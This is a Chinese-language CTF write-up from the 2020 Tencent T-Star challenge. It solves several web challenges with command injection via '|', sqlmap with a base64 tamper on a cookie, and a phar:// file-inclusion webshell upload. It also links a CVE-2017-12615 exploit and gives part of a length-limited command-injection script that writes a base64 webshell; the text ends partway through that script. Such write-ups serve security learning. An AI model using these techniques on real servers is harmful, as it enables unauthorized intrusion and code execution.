
2020腾讯犀牛鸟网络安全T-Star高校挑战赛writeup
签到

浏览器禁用js,在www目录下有 key
命令执行基础

使用 | 可以执行其他命令,在 ../目录下有 key.php

cat 一下读出来
你能爆破吗
一开始随便输了个账号的时候不是这个页面,抓包也没看着 cookie后来 admin/admin 去访问了一下成了这样的

抓包,保存下来,cookie 是 base64 编码的,--tamper base64encode.py 试一下,sqlmap成功跑出来

成绩单
sqlmap 一把唆

文件包含GetShell
查看源代码有个lfi.txt,访问一下

把 shell.php 压缩成 zip,然后后缀改成 txt(这个是提前ls看过然后又加上的,一开始传一句话不行,尝试在服务器上反弹 shell也不行,只能一点一点试)

上传之后给了个路径


访问 http://e79db2ea.yunyansec.com/lfi.php?file=phar://files/jY5jwv7OYI73sMEq.txt/shell 查看源代码得到 flag
小猫咪踩灯泡
exp 一把唆
https://github.com/RealBearcat/CVE-2017-12615

分析代码获得flag
题目给了源码,命令执行有长度限制
直接放脚本
#encoding:utf-8

import requests

baseurl = "http://4be92bc9.yunyansec.com/?1="

s = requests.session()

# 将ls -t 写入文件_

list=[

    ">ls\\",

    "ls>_",

    ">\ \\",

    ">-t\\",

    ">\>0",

    "ls>>_"

]

list2=[

    ">hp",

    ">3.p\\",

    ">d\>\\",

    ">\ -\\",

    ">e64\\",

    ">bas\\",

    ">\|\\",

    ">z4=\\",

    ">k7P\\",

    ">5Ii\\",

    ">a2V\\",

